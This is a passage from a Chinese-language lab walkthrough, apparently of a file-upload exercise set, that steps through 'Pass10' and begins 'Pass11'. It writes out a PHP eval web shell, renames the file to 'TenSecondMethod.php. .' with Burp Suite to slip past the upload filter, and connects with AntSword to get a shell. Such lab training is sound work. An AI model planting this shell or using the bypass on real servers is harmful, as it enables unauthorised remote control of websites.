
- 可以看到文件`TenFirstMethod.php`成功执行代码




方法二

- 编辑脚本`TenSecondMethod.php`


```
<?php @eval($_POST['TenSecond']); ?>
```




- 上传文件`TenSecondMethod.php`




- 用 `burpsuite` 拦截并将文件名 `TenSecondMethod.php` 改为 `TenSecondMethod.php. .`







- 右键打开上传的文件`TenSecondMethod.php`




- 复制已经打开的文件`TenSecondMethod.php`的网址




- 用蚁剑添加数据并配置



- 添加数据成功




- 双击添加的数据，`getshell`成功




Pass11

方法一

- 首先查看提示




- 查看源码

